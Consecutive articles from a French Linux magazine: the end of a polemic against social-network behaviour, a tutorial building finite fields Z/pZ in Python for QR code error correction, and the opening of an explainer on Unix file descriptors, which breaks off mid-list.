On savait déjà que les paroles s'envolent et que les écrits restent. On sait maintenant que les publications sur les réseaux sociaux peuvent tacher. Parce que l'on oublie comment les réseaux sociaux fonctionnent : toujours à la recherche de la reconnaissance des autres, on se comporte parfois comme des députés dans une assemblée ou encore, des écoliers dans leur cours de récréation (à part que l'on peut facilement pardonner leur comportement à ces derniers, parce que leur récréation ne dure que quelques minutes par demi-journée et non la demi-journée en entier).

Et en effet, on pourra noter que si le moment d'égarement de Justine Sacco semble temporaire, d'après l'historique de ses comptes (a)sociaux et surtout les journalistes - justiciers (si, si, il y en a qui ne font pas que répéter ce qu'on leur dit) qui eux, ont pris le temps d'analyser **[1]**, ce tweet ne méritait probablement pas le déferlement qui a suivi. Un bon rappel à l'ordre et de solides excuses accompagnées de quelques liens expliquant pourquoi la banalisation de ce genre de comportement est une menace pour notre société auraient été, à mon sens, une manière de clore ce chapitre et de tourner la page qui aurait été satisfaisante de mon point de vue.

Mais là, ce n'est pas ce qui s'est passé. Les réseaux sociaux nous ont en effet permis de revenir au Moyen Âge, en réinventant une forme moderne de lapidation. Et admirez la finesse de l'ingénierie derrière tout ça, il a simplement fallu remplacer la pierre par un tweet. Le tweet part avant le départ de l'avion, son licenciement pendant le vol et la lie juste après. À son arrivée, l'histoire a déjà fait le tour d'Internet et les autres passagers la prennent en photo et publient instantanément. Le hashtag **`HasJustineLandedYet`** devient l'un des plus recherchés et tous les hyponautes de l'aéroport se transforment en journalistes d'investigation. On se met à commenter sa tenue, ses lunettes de soleil et j'en passe.

Ce n'est plus un être humain devant soi, c'est un buzz qui représente l'opportunité de faire monter son fameux index social. Alors on débranche et on se comporte comme des paparazzi. Vous vous souvenez du temps où ces derniers étaient la lie de l'humanité ? Eh bien maintenant, sachez-le, vous pouvez vous transformer en l'un d'entre eux sans même vous en rendre compte. Emporté par le flot des tweets, ivre de votre propre importance : vous avez



sauvé la vie de quelqu'un ? Vous avez contribué à l'histoire de votre nation ? Non, vous avez simplement contribué à permettre à quelqu'un qui était dans une mauvaise passe à se sentir encore plus mal. Bien joué ! Vous y étiez, vous l'avez vécu, vous avez vu la Bête de près. Vous êtes le héros dont tout votre entourage va parler. Quelle propulsion sociale !

Et puis on me parle du social à tire-larigot mais c'est beaucoup de réseaux asociaux à mon sens. Pseudos, avatars et chiffrement permettent un anonymat qui débride les pulsions et les réactions névrotiques. L'hyponaute ne s'adresse plus à des personnes mais au réseau. L'hyponaute, dans la spirale *nolife*, ne s'adresse plus à ses proches dans la vie mais à ses proches dans le réseau. Changement de topologie, de distance, de dimension. Il n'aime plus, il *like*. Il ne pense plus, il tweete. Il ne vit plus, il consomme. Tout seul, dans le métro, au boulot, en vacances, au restaurant, au cinéma, dans son lit...

Certes, on a dépeint jusqu'ici le comportement parfois irrationnel des hyponautes. On n'a pas non plus cité ces développeurs de langages ou de *frameworks* que j'affectionne particulièrement et qui passent la journée à « chatter » via **Twitter** ou **Facebook**, pour que tout le monde puisse voir à quel point ils sont cools.

Mais oui. Parce que le réseau social est devenu un marqueur important. Il montre qui vous êtes : plus vous avez d'amis, de retweets, de *like* ou de « + » et plus vous êtes quelqu'un d'important, quelqu'un qui compte. Alors vous faites ce qu'il faut pour vous faire un stock d'amis pour en avoir un nombre conséquent à exposer sur votre CV.

D'autres professionnels sont beaucoup plus sobres : ils se créent un compte et publient des informations sur leurs projets, leurs réussites, la progression de leur dernier logiciel qui va bientôt sortir, il faut faire monter les attentes ! Et effet, on nous a bien lavé le cerveau : les réseaux sociaux seraient un moyen idéal pour accéder à vos cibles marketing. Et bien, c'est raté !

Sur Facebook, lorsque vous publiez un message, seule une fraction de vos *followers* le reçoivent. Et si parmi eux il y a beaucoup de *like*, le message sera alors visible par un plus gros pourcentage de vos *followers*, mais jamais tous. C'est l'IA de Facebook qui décide si votre message vaut la peine et décide à quel volume il doit être partagé. Comme moyen d'atteindre vos cibles, excusez-moi du peu, mais on a vu mieux. C'est comme si le facteur décidait de ne distribuer qu'une partie de votre courrier et si, et seulement si, un nombre significatif de ceux qui l'ont reçu l'ont apprécié, il pourrait décider

d'en distribuer un peu plus, mais jamais la totalité !

Ou alors, il faut payer. Excellent *business model*, par ailleurs : vous vous faites tout seul votre réseau, en allant chercher les *followers* un par un, par des actions commerciales, des promos, des actions de communications (par lesquelles vous faites aussi la promotion du réseau social, bien sûr) et on vous fait payer l'accès à ce dernier. C'est du génie à l'état pur !

Entre parenthèses, vous n'avez jamais eu d'amis qui vous disent : « Ah, mais t'es pas au courant ? J'ai mis une photo sur Facebook ». Vous pourrez lui répondre en bonne conscience: « Ben oui, mais peut-être que Facebook ne m'a pas jugé digne de la recevoir ou a jugé ta nouvelle suffisamment affligeante pour me l'épargner, mais j'y suis pour rien ! ». Cela vaut donc aussi pour tous ceux qui sacrifient leur vie privée, ne comprenant pas en quoi c'est problématique, pensant avoir là le moyen idéal de donner des nouvelles de leur famille à ceux qui sont proches émotionnellement mais loin physiquement.

Au-delà du simple fait de perdre sa vie en hyperconsommant et en étant vampirisés, les hyponautes peuvent également devenir les proies faciles de criminels 2.0. Ben c'est sûr qu'à force de publier les photos de l'intérieur de sa maison et ses courses à pied géolocalisées en temps réel, on crée un boulevard à des gens qui - eux - sont restés créatifs et bénéficient voire achètent le *profiling* évoqué plus haut. Hyponautes contre hypervoleurs avec les hypermarchands au milieu. À votre avis qui est le chaperon rouge, le loup ou la grand-mère dans cette fable numérique ?

Vous l'avez déjà entendue celle-là : « Oh de toute façon, moi, je n'ai rien à cacher, alors j'ai pas besoin de protéger ma vie privée ! ». Faisons simple, vous avez tweeté il y a quelque temps une photo de votre nouvel écran dernier cri (plasma, 500 cm de diagonale, courbure, couleurs, tout y est), vous avez votre CV sur **LinkedIn** (avec votre adresse, bien évidemment) et vous êtes en train de poster des photos de vous en train de faire du ski : si ce n'est pas une invitation à venir vous cambrioler, c'en est dangereusement proche.

Revenons sur l'aspect financier, puisque c'est vers ce sujet que nous glissons subrepticement. Ce qu'oublient certains hyponautes, c'est qu'ils n'accèdent pas gratuitement à ces prisons dorées. Ben non ! Comme tout trafic qui se respecte, la première dose du produit est gratuite ! Ce n'est pas de l'argent qu'on leur soutire mais leurs propres données, leurs vies... Allez lire les conditions d'utilisation des entremetteurs modernes bien installés sur vos smartphones, vous serez sidérés. Allez-y, vraiment, cela vaut le détour et le temps passé !

L'instantané, l'exposition mondiale et le défoulement à travers l'anonymat ont bel et bien un prix : celui du passage d'acteur à consommateur, de créateurs à cibles marketing. On consomme et on est consommés. Comme dirait Coluche : « Salut les maillons ! ».

Les entreprises du réseau asocial (à ne pas confondre avec les associations sociales), elles, cherchent à rassurer leurs investisseurs. L'hyponaute étant déjà accro et donc hameçonné, il s'agit surtout d'améliorer le retour sur investissement, faire exploser l'action et parier sur l'avenir. Et cet avenir se présente d'autant mieux pour les réseaux sociaux que mal pour l'hyponaute !

Mais ce n'est pas tout. L'argent est récolté par tous les moyens, même les plus contestables et ce n'est pas grave, parce que les victimes sont silencieuses. Enfin, pour l'instant. On peut signaler, par exemple, le cas de producteurs de contenus. Certains publient très régulièrement des vidéos sur leur *channel* Youtube et réussissent à gagner leur vie (certains très confortablement) grâce au fait que Google les rémunère à la vue. On retombe ici sur un concept dont on est familier depuis longtemps : plus on a de vues et plus on gagne d'argent. Google gagne de la fréquentation, de la réputation pour certains *channels* de très bonne facture et surtout, n'oublions pas, d'excellentes retombées commerciales. Mais voilà. Facebook vole les vidéos de certains producteurs de contenu, les poste chez eux, sous le profil de la personne qui les a créées chez Google (et s'ils n'ont pas de profil chez Facebook, ils le créent eux-mêmes). Le problème est le suivant : sur Facebook, la notion de producteur de contenu n'existe pas et ces derniers ne reçoivent absolument rien. Pire, ils perdent de l'argent, puisque leur nombre de vues Youtube baisse au rythme ou celui de Facebook grimpe. Et lui se frotte la panse **[2]**. Scandaleux !

L'intrusion des réseaux sociaux est implacable. Tous les sites ont les logos Facebook, Twitter, tous les blogs vous permettent de *liker* ou « plus-uner » un article, permettant au passage à ces sites de savoir que vous avez visité ces pages (on a d'ailleurs échappé au *like* automatique de toutes les vidéos que vous regardez, parfois en cachette, mais rassurez-vous, ce n'est pas parce que la donnée n'est pas publiée qu'elle n'est pas conservée).

On ne peut même plus allumer la télévision agonisante, qui termine ses heures de gloire avant d'aller se faire archiver à l'INA ou sur YouTube, sans tomber sur une émission qui vous propose de vous connecter au réseau, de réagir tant désormais le réseau social fait vrai. Alors on en met à toutes les sauces : profonde analyse qui se termine par la citation d'un tweet comme preuve irréfutable, fil conducteur enfilant les tweets comme des perles pour

créer un bijou médiatique ou carrément le site ou la chaîne d'information entièrement construits sur des tweets. Là c'est le top : les *buzzwords* de la semaine, les sondages pour expliquer quoi en penser... Hallucinant ! Surfant sur la vague des réseaux asociaux, les médias *mainstream* se sabordent en prouvant leur inutilité et foncent tout droit dans les rochers plutôt que vers la plage.

À l'inverse ce nouvel opium du peuple est un tremplin idéal pour les personnalités publiques : politiciens hyperactifs, pseudo-philosophes peu motivés à écrire plus de 140 caractères, *showbusinessmen* soucieux de leur image. La plupart devenant de fait des hyponautes également et contribuant ainsi à générer un bruit virtuel majoritairement propulsé par des *datacenters* américains.

Devant tant de bêtises et de mensonge, je me demande à quand la *blockchain* sur les tweets, posts et autres représentations Internet du SMS ? Au moins comme ça ce qui est vomi, dit, écrit est tracé ! Plus d'articles peu probants avec des vues d'écrans de Facebook, Twitter ou autres réseaux d'alcooliques anonymes, toujours accompagnées de la magnifique légende : « ce post/tweet a - depuis - été supprimé »... Car sinon, entre courage des idées et potentiel de propagande nous v'la bien !!!

Parce qu'y en a marre des hyponautes cultivés et mangés à la sauce asociale, qui rêvent de *like*, + ou autres artifices et qui oublient juste de vivre, d'être, de créer ! Que d'autres en profitent c'est de bonne guerre... Mais que diantre, réveillons-nous !

Bref. Vous l'aurez compris c'est pas les réseaux sociaux qui m'énervent en tant que tels mais plutôt l'usage que les hyponautes en font. Voilà pour le retour de la revanche. J'suis p'têt un peu énervé mais soyez indulgents : ça fait un bail que j'ai pas pu me lâcher ! Faut vraiment que je fasse ça plus souvent !!! Et puis vous pourrez toujours me faire vos remarques, commentaires et compliments sur Facebook, Twitter, LinkedIn ou même **GitHub** ;) ■

Références

[1] http://bigthink.com/against-the-new-taboo/why-justine-sacco-wasnt-the-biggest-problem-during-her-twitter-storm

[2] https://www.youtube.com/watch?v=t7tA3NNKF0Q


EXPLIQUER UN CORPS FINI

Nicolas PATROIS [Enseignant dans le secondaire]

Pour corriger un code QR avec erreur ou rature, on a besoin de savoir manipuler un corps fini précis, $\mathbb{F}_{256}$, encore faut-il savoir de quoi on parle.

Mots-clés : Python, Corps finis, Programmation orientée objet, Algorithme

Résumé

En vue de corriger les codes QR décorés ou abîmés (voir articles précédents [1]), on a besoin de notions mathématiques plus poussées. Cet article va présenter la notion mathématique de corps fini, sur laquelle le code correcteur de Reed-Solomon est construit. On construira en Python le corps $\mathbb{Z}/p\mathbb{Z}$ où p est un nombre premier. Les codes sont disponibles sur GitHub [2].

Cet article parlera de mathématiques, contrairement aux autres. On présentera ce qu'est, de manière générale, un corps puis nous construirons un corps fini premier pour, dans l'article suivant, obtenir le corps dont nous avons besoin et les structures algébriques utiles à l'aide de briques orientées objet.

1 Un peu de mathématiques

Nous commençons par définir ce qu'est un corps avant de nous intéresser à une construction possible.

1.1. Qu'est-ce qu'un corps ?

En gros, un corps est un ensemble de « nombres » dans lequel on peut effectuer les quatre opérations sans se demander s'il n'y a pas un loup (dans Paris) ou une impossibilité (à part, bien sûr, diviser par **0**).

Formellement, on se donne un ensemble **K** sur lequel on a deux opérations notées habituellement **+** et **×**.

L'addition a les propriétés suivantes :

- Elle est commutative : **a+b=b+a** pour tous **a** et **b** de **K** ;
- Elle est associative : **(a+b)+c=a+(b+c)** quels que soient **a**, **b**, **c**∈**K** ce qui veut dire en pratique qu'on n'est pas tenu d'utiliser ni d'écrire des parenthèses ;
- La loi possède un élément neutre **0** pour lequel ∀**a**∈**K**, **a+0=0+a=a** ;
- Tout élément **a** a un « inverse » **b** qu'on appelle opposé, c'est-à-dire que **a+b=b+a=0**. On note **b=−a** et **a−b=a+(−b)**.

Ceci veut dire que (**K**,+) est un groupe commutatif.

(**K***,**×**) est aussi un groupe, non nécessairement commutatif (**K*** signifie **K** sans **0**). L'inverse de **a≠0** est noté **1/a** ou $\mathbf{a}^{-1}$ puisque $\mathbf{a}^{-1}\times\mathbf{a}=\mathbf{a}\times\mathbf{a}^{-1}=\mathbf{1}$.

Enfin, la multiplication est distributive par rapport à l'addition, ce qui veut dire que ∀**a**, **b**, **c**∈**K**, **(a+b)×c=a×c+b×c** et de même à gauche. Par convention, la multiplication est prioritaire sur l'addition, ce qui veut dire que **a+b×c=a+(b×c)**.

On a tous déjà calculé dans des corps comme $\mathbb{R}$ (l'ensemble des nombres réels) ou $\mathbb{C}$ (les nombres complexes utilisés par exemple en électronique analogique). Ces deux derniers corps contiennent tous les deux le corps $\mathbb{Q}$ des fractions des entiers relatifs, c'est même le plus petit sous-corps qu'ils contiennent (on appelle ce sous-corps leur sous-corps premier). Ces trois corps sont infinis.

En revanche, l'ensemble $\mathbb{Z}$ des entiers relatifs n'est pas un corps car seuls **1** et **−1** ont des inverses dans $\mathbb{Z}$ pour la multiplication (qui sont eux-mêmes), $\mathbb{Z}$ est cependant un anneau muni d'une division euclidienne.

Note

Les flottants utilisés en informatique munis des opérations + et × ne forment pas un corps, même pas un anneau, rien en fait. Il faut le savoir quand on fait du calcul scientifique à cause de mantisses et d'exposants de taille limitée. Ainsi, $10^{100}+10^{-100}-10^{100}=$... eh bien ça vaut 0 pour une machine qui ne fait pas de calcul formel. C'est un pont aux ânes de prof de maths qui n'empêche pas de travailler avec en prenant quelques précautions. Par exemple, pour une calculette de poche couramment rencontrée en classe, $10^{n}+10^{-n}-10^{n}$ vaut 0 dès que $n\geqslant 7$. **[3]**

1.2 Premiers corps finis

Évidemment, un corps fini ne contient pas $\mathbb{Q}$, il est construit autrement.

On commence par choisir un nombre *premier* p, le reste de la division d'un nombre entier relatif par p est donc entre 0 et p−1. Voilà notre premier corps fini : {0,1,...,p−1} muni de l'addition et de la multiplication modulo p qu'on note $\mathbb{Z}/p\mathbb{Z}$ ou $\mathbb{F}_p$, parfois $\mathbb{Z}/p$. Les corps finis ont tous pour sous-corps premier un corps fini du type $\mathbb{Z}/p\mathbb{Z}$ avec p premier (p est sa caractéristique). Pour distinguer les éléments de $\mathbb{Z}/p\mathbb{Z}$ des nombres entiers classiques, on les écrira surmontés d'une barre.

Ainsi, modulo 7 :

$\overline{11}=\overline{4}$ car 11=1×7+4 et $\overline{4}\times\overline{5}-\overline{2}=\overline{18}=\overline{4}$.

Note

Attention, si n n'est pas un nombre premier, $\mathbb{Z}/n\mathbb{Z}$ n'est pas un corps. Par exemple, si n=4, $\overline{2}$ n'a pas d'inverse puisque $\overline{2}\times\overline{2}=\overline{4}=\overline{0}$. $\overline{2}$ est un diviseur de $\overline{4}=\overline{0}$. Dans ce cas, les seuls nombres q qui ont un inverse sont ceux qui n'ont pas de facteur premier commun avec n, en d'autres mots, si PGCD(n,q)=1. On dit que $\mathbb{Z}/n\mathbb{Z}$ est un anneau (où à part l'absence éventuelle d'inverse pour la multiplication, la structure algébrique est la même, et en plus sans division euclidienne).

Qu'en est-il de la division, par exemple par $\overline{4}$?

Si le corps est petit, on peut chercher l'inverse à la main autrement dit par force brute : $\overline{4}\times\overline{2}=\overline{8}=\overline{1}$. Donc diviser par $\overline{4}$ revient à multiplier par son inverse qui est $\overline{2}$. L'algorithme efficace utilisé dans notre cas sera l'algorithme d'Euclide étendu qui donne les coefficients de Bezout u et v dans l'équation 4×u+7×v=1 (où u et v sont des entiers relatifs). En fait, seul u nous est utile, on l'obtient facilement à la main par la méthode de Blankinship (ou pivot de Gauß) **[4]** où on effectue des opérations élémentaires (combinaisons linéaires ou permutations) sur les lignes de la matrice suivante :

$$\begin{bmatrix}7 & 1 & 0\\ 4 & 0 & 1\end{bmatrix}$$

$$\begin{bmatrix}3 & 1 & -1\\ 4 & 0 & 1\end{bmatrix} \quad L_1-L_2\to L_1$$

$$\begin{bmatrix}3 & 1 & -1\\ 1 & -1 & 2\end{bmatrix} \quad L_2-L_1\to L_2$$

$$\begin{bmatrix}0 & 4 & -7\\ 1 & -1 & 2\end{bmatrix} \quad L_1-3\times L_2\to L_1$$

La première colonne contient un seul 1 et le reste est constitué de 0, on a terminé l'algorithme : u=2, v=−1 et 7×(−1)+2×4=1 donc l'inverse de $\overline{4}$ est bien $\overline{2}$ dans $\mathbb{Z}/7\mathbb{Z}$.

Note

Cette méthode fonctionne aussi quand on veut calculer le PGCD de plusieurs nombres et leurs coefficients de Bezout. Ainsi, si la matrice à chaque étape est $M_{i,j}$, pour tout $i\in\{1;2\}$, $M_{i,1}=7\times M_{i,2}+4\times M_{i,3}$ pendant tout le déroulement de l'algorithme.

Voici la fonction qui retourne l'inverse de a modulo n, elle se trouve dans qrcodeoutils.py :

```
01: def bezout(n,a):
02:   r,u,v,rr,uu,vv=a,1,0,n,0,1
03:   while rr!=0:
04:     q=r//rr
05:     r,u,v,rr,uu,vv=rr,uu,vv,r-q*rr,u-q*uu,v-q*vv
06:   return u%n,v%n
```

Il s'agit ici de l'algorithme classique qu'on peut alléger des variables v et vv qui n'ont aucune utilité dans la suite. On n'a pas vérifié si le PGCD était bien égal à 1, ce qui est immédiat dans un corps, on n'a pas non plus vérifié si a==0.

Le corps fini utilisé dans les codes QR n'a pas cette structure, trop simple, qu'on verra dans la partie suivante : un corps fini est un espace vectoriel de dimension finie sur un corps fini premier, tout comme $\mathbb{C}$ est un espace vectoriel de dimension 2 sur $\mathbb{R}$ (qui n'est cependant pas un corps premier). Voyons comment construire un corps $\mathbb{Z}/p\mathbb{Z}$ en créant une classe munie de toutes les méthodes adéquates.

2 Construction effective de $\mathbb{Z}/p\mathbb{Z}$

On va construire pour commencer l'anneau $\mathbb{Z}/p\mathbb{Z}$ dans le cas où **p** est un nombre premier, c'est-à-dire le corps $\mathbb{Z}/p\mathbb{Z}$, en Python.

2.1 Mémorisation

Mon second code, naïf, utilise une fonction qui retourne une classe **Zn** qui dépend du paramètre **p** (la classe est donc paramétrée). La construction fonctionne à peu près mais coince quand il faut commencer à vérifier les types dans les classes emboîtées. J'ai donc utilisé le code de Jeremy Kun **[5]** qui ressemble au mien **[2]**, aux décorateurs prêts.

Un décorateur permet de modifier une fonction sans utiliser une batterie de tests (regardez mon deuxième code où je passe beaucoup de temps à vérifier finement les types). Le code de Jeremy **[6]** est certes puissant mais j'ai dû le modifier ponctuellement, notamment pour l'opération puissance ou la division euclidienne (sans intérêt dans un corps). Le voici en version francisée, dans **qrcodeoutils.py** :

```
def memorise(f):
  cache=dict()

  def fonctionmemorisee(*args):
    if args not in cache:
      cache[args]=f(*args)
    return cache[args]

  fonctionmemorisee.cache=cache
  return fonctionmemorisee

if __name__=="__main__":
  @memorise
  def f(x):
    print(x,x*x,"première passe")
    return x*x

  print(f(2))
  print(f(3))
  print(f(2))
  print(f.cache)
  print(f)
```

Voici la sortie de ce code :

```
> ./memorisation.py
2 4 première passe
4
3 9 première passe
9
4
{(2,): 4, (3,): 9}
<function memorise.<locals>.fonctionmemorisee at 0xb729c6ec>
```

On teste si la valeur est mémorisée. Sinon, on la stocke dans le **cache** qui est un simple dictionnaire. Évidemment, ce code stocke absolument tout sans contrôle. Dans un code qui tourne indéfiniment, il faudrait au minimum contrôler la taille du **cache**.

2.2 Construction de la classe modulo p

La fonction **defzn** définit une classe qui dépend du paramètre **p** qui est un nombre entier positif. Elle est mémorisée donc deux classes de mêmes paramètres **p** sont en fait identiques et non deux classes distinctes qui font néanmoins la même chose.

```
01: @memorise
02: def defzn(p):
03:   class Zn():
04:     def __init__(self,n):
05:       self.n=n%p
06:       self.corps=Zn
```

Le constructeur d'un élément de la classe le définit par ses propriétés : sa valeur et le corps auquel il appartient.

```
08:     def __add__(self,m):
09:       return Zn(self.n+m.n)
10:     def __sub__(self,m):
11:       return Zn(self.n-m.n)
12:     def __mul__(self,m):
13:       return Zn(self.n*m.n)
```

On définit l'addition, la soustraction et la multiplication dans $\mathbb{Z}/p\mathbb{Z}$ qui permettent d'utiliser les opérateurs binaires **+**, **−** et ***.

```
14:     def __truediv__(self,m):
15:       return self*m._inverse()
```

La division (**/** en Python 3 et non **//** qui est la division euclidienne que nous utiliserons plus tard mais pas dans un corps, et qui est définie par la méthode **__floordiv__**) nécessite l'inverse modulo **p** puisque diviser par un nombre est équivalent à multiplier par son inverse (comme on l'apprend au collège) soit $\frac{a}{b}=a\times\frac{1}{b}$, $\forall \mathbf{a}\in\mathbb{Z}/p\mathbb{Z}$, $\forall \mathbf{b}\in\mathbb{Z}/p\mathbb{Z}^*$, la fonction **_inverse** est définie plus loin.

```
16:     def __neg__(self):
17:       return Zn(-self.n)
18:     def __eq__(self,m):
19:       return isinstance(m,Zn) and self.n==m.n
```

La négation unaire (autrement dit l'opposé) est définie ainsi que le test d'égalité. Remarquez que les comparaisons $<$ ou $\geqslant$ n'ont aucun intérêt.

```
20:     def __pow__(self,exp):
21:       if exp>0:
22:         prod=1
23:         x=self.n
24:         while exp>1:
25:           if exp%2:
26:             prod*=x
27:           x*=x
28:           x%=p
29:           exp//=2
30:         return Zn(prod*x)
31:       elif exp==0:
32:         return Zn(1)
33:       else:
34:         return self._inverse()**-exp
```

Il s'agit de l'opérateur de puissance ****** y compris si l'exposant est négatif. Dans ce cas, on calcule la puissance positive de l'inverse. L'exponentiation rapide revient à décomposer l'exposant en base 2, c'est l'idée de la multiplication pratiquée en Égypte antique et encore aujourd'hui en Russie.

Par exemple si on doit calculer $a^{45}=a^{1}a^{4}a^{8}a^{32}$, la suite des divisions de **45** par les puissances de **2** donne :

divisions	45=2×22+1	22=11×2+0	11=5×2+1	5=2×2+1	2=2×1+0	1=1
reste	1	0	1	1	0	1
prod	a^{1}	a^{1}	$a^{1}a^{4}=a^{5}$	$a^{5}a^{8}=a^{13}$	a^{13}	$a^{13}a^{32}=a^{45}$
x	a^{1}	a^{2}	a^{4}	a^{8}	a^{16}	a^{32}

```
35:     def __str__(self):
36:       return str(self.n)+"\u0305"
37:     def __repr__(self):
38:       return "%d [mod %d]"%(self.n,self.p)
```

La première fonction est utilisée par les fonctions internes **str** et **print**, la deuxième quand on affiche une liste d'éléments de la classe, voir ci-après.

```
39:     def _inverse(self):
40:       i,_=bezout(p,self.n)
41:       return Zn(i)
```

Dans la fonction qui calcule l'inverse, on ne vérifie pas si l'élément est bien inversible, comme on travaille dans un corps fini, on suppose que tout va bien. Au cas où on diviserait quand même par **0**, une exception sera levée dans la boucle dans la fonction **bezout** lors de la division euclidienne (ligne 04 du code source de **bezout**, voir plus haut).

```
42:   Zn.p=p
43:   Zn.__name__ ="Z/%dZ"%p
44:   return Zn
```

Enfin, on dote la classe elle-même des deux propriétés : son cardinal et son nom et on la retourne.

Jouons un peu avec notre classe :

```
if __name__=="__main__":
  mod7=defzn(7)
  print([mod7(i) for i in range(10)])
  print(mod7(3)**-2)
  print(mod7(2)*mod7(4)-mod7(5))
  print(mod7(1).corps.__name__)
  print(mod7.__name__)
  z7=defzn(7)
  print(z7==mod7)
```

On obtient ceci :

```
[0 [mod 7], 1 [mod 7], 2 [mod 7], 3 [mod 7], 4 [mod 7], 5 [mod
7], 6 [mod 7], 0 [mod 7], 1 [mod 7], 2 [mod 7]]
4
3
Z/7Z
Z/7Z
True
```

Conclusion

Voici ce qu'on peut faire en Python. Le problème est qu'il faut empiler beaucoup de briques par-dessus cette structure alors qu'en fait, on peut accélérer le processus. Ce qu'il ne faut pas faire pour corriger un code QR... et ce n'est pas fini ! ■

Références

[1] PATROIS N., *« Décoder un code QR »*, GNU/Linux Magazine n°194, p. 32 à 41.

[2] Le code et les exemples sont présents ici : https://github.com/GLMF/GLMF194.

[3] LANGROGNET F., *« Peut-on vraiment calculer avec un ordinateur : les opérations »*, GNU/Linux Magazine n°194, p. 22 à 31.

[4] L'algorithme de Blankinship est présenté ici : http://www.les-mathematiques.net/phorum/read.php?5,516246.

[5] http://jeremykun.com/2014/03/13/programming-with-finite-fields/. J'ai francisé le code et je lui ai ajouté et supprimé ce qui me semble ou non pertinent mathématiquement (par exemple, la division euclidienne ou la valeur absolue n'ont aucun intérêt dans un corps fini).

[6] http://jeremykun.com/2012/03/22/caching-and-memoization/.

BIENVENUE DANS LE MONDE DES DESCRIPTEURS DE FICHIERS

Sami ben YOUSSEF [ingénieur développement linux embarqué]

Les descripteurs de fichiers vous disent-ils quelque chose ? Pourtant ils sont présents dans les processus que vous lancez, se sont les clés de manipulations de vos fichiers, vos sockets, vos pipes...etc. Je vous invite alors à découvrir le petit monde de ces puissantes variables de type entier qui se loge, sans permission, dans vos processus dès leur création.

Mots-clés : Descripteur de fichiers, Table des fichiers ouverts, Appels systèmes, Fonctions de bibliothèques, Zone u

Résumé

Nous présentons les descripteurs de fichiers du point de vue emplacement et interaction avec les éléments de l'univers où ils opèrent du côté développeur et du côté système moyennant les appels systèmes et les fonctions des bibliothèques. Par la suite, nous avons consacré une partie, orientée surtout vers la pratique, dans laquelle on a détaillé la manipulation et la visualisation des descripteurs de fichiers d'un processus dont on a créé le code.

Le descripteur de fichier est déclaré dans un programme **C** comme étant une simple variable de type entier; cette variable n'est pas aussi simple qu'elle peut le paraître, vu qu'elle intervient dans différentes opérations réalisées sur les fichiers. Prenons l'exemple de la création, l'écriture, la lecture, la duplication et l'écoute sur plusieurs types de fichiers. La valeur de ce vigoureux entier est généralement attribuée par le noyau après une multitude de traitements réalisés par ce dernier et touchants à des structures du cœur du noyau.

Tout au long de cet article, on va tenter, dans un premier temps de vous faire visiter l'emplacement où se réfugie cet entier ayant une très grande importance ainsi que son interaction avec son environnement. Dans un second temps on va discuter de son rôle lors de la manipulation des fichiers par le biais des fonctions de haut et de bas niveau et, finalement, on va lancer un processus à partir de la console et suivre les traces des descripteurs.

1 Situer le descripteur de fichier

Avant de passer à la manipulation d'un descripteur de fichier, il est préférable de le situer dans son environnement dans le but de connaître la structure qui l'abrite et les acteurs directs des interventions où il rentre en jeux. Le noyau linux crée une structure intitulée **zone u** pour chaque processus se trouvant dans sa table des processus.

Cette structure qui n'est utilisée que lorsque le processus est en cours d'exécution contient un ensemble de données privées correspondantes au processus pour lequel elle a été créée ; parmi ces données on peut trouver l'**uid**, les masques de créations de fichiers et pleins d'autres informations.

Pour le présent article, la partie qui nous intéresse le plus est la table des descripteurs de fichiers. On tient à attirer votre attention sur le fait qu'elle appartient aux éléments de la zone u ; dans cette table on trouve la liste des descripteurs de fichiers mis à disposition de notre processus pour qu'il opère sur tous types de fichiers : qu'ils soient des fichiers ordinaires comme les fichiers `.txt`, `.doc`, etc., ou des fichiers spéciaux tels que les périphériques en mode bloc et caractère, ou bien les *sockets*, les tubes et autres. Brièvement on peut traiter tout type de fichier avec notre descripteur mais sans omettre qu'on dispose d'un nombre limité de descripteurs pour chaque processus ; évidemment, la table de descripteurs de fichiers commence en premier lieu par le descripteur `0` ou `STDIN_FILENO` (le fichier d'entrée standard), en second lieu par le descripteur `1` ou `STDOUT_FILENO` (le fichier de sortie standard) et en troisième lieu on a le descripteur `2` ou `STDERR_FILENO` (le fichier standard de sortie des erreurs) **[1]**; la suite des descripteurs de fichiers, allant du descripteur numéro `3` à un nombre maximum qu'on peut visualiser par le retour de la fonction `getdtablesize()`, reste toujours accessible au processus tout au long de sa vie pour manipuler les fichiers dont il a besoin.

Afin d'éviter les confusions, on aimerait bien préciser qu'on ne traite pas ici des processus de type *daemon*, et que pour un processus lancé depuis un terminal, les trois premiers descripteurs mentionnés ci-dessus sont assignés par défaut et sans aucune intervention préalable de la part du développeur. Sans doute, cette assignation n'est pas définitive et fixée jusqu'à la mort du processus, on peut toujours la modifier et associer ces descripteurs de fichiers à d'autres fichiers avec des modes d'ouvertures et des *flags* différents, nous allons par la suite voir ceci dans ses détails les plus infimes.

Passons aux choses sérieuses, à présent on va se glisser de la table des descripteurs des fichiers vers la table des fichiers ouverts. Chaque entrée de la table des descripteurs de fichiers comporte un attribut par lequel on manipule le fichier à partir du programme et un pointeur vers une entrée de la table des fichiers ouverts ; le pointeur en question est nul lorsque le descripteur de fichier n'est pas associé à un fichier. La table des fichiers ouverts est unique et accessible à tous les processus, elle se résume en une liste de points d'entrées dont chacun représente la description d'ouverture d'un fichier ; on voudrait bien insister sur l'expression « description d'ouverture d'un fichier » vu que ce point d'entrée ne dépend pas uniquement du fichier qu'il va ouvrir, mais également des paramètres suivants :

- Compteur de descripteur : ce champ nous renseigne sur le nombre de descripteurs de fichiers qui pointent sur le point d'entrée actuel, indépendamment du fait que ces descripteurs appartiennent à un même processus ou à des processus différents. Ce champ nous informe aussi sur la disponibilité du point d'entrée, éventuellement, lorsque ce champ est nul cela veut dire qu'aucun descripteur de fichiers ne pointe sur cette entrée et donc elle est disponible pour une allocation.
- La position du fichier (*offset*): ce champ indique l'emplacement actuel sur le fichier. Lors de l'ouverture de ce dernier l'offset est initialisé `0`, ensuite il nous indique le déplacement en octets par rapport à la position initiale. Cette variable peut être modifiée par tout processus ayant au moins un descripteur de fichier pointé sur ce point d'entrée en table des fichiers ouverts. Le déplacement de cette position par un descripteur de fichier impacte le reste des descripteurs de fichiers des différents processus puisqu'ils vont avoir une nouvelle position.
- Mode d'ouverture : lecture, écriture ou autre.
- Pointeur vers une entrée dans la table des i-nœuds : cette entrée contient plusieurs paramètres nous permettant de nous rapprocher des fichiers physiquement parlant. Elle contient entre autres les champs indiquant le nombre de points d'entrée de la table des fichiers ouverts, le disque ou la partition où se trouve l'*inode*, le numéro de l'*inode*.

